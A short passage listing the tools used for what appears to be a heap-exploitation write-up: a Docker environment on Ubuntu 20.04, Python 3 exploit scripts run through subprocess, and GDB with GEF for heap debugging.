- **Docker** (Ubuntu 20.04 base) — Containerized environment specified in the provided `Dockerfile` for reproducible testing.
- **Python 3** — All exploit scripts written in Python 3; local testing used the `subprocess` module as a pwntools-free fallback.
- **GDB + GEF** — Available in the Docker environment for runtime heap inspection and debugging.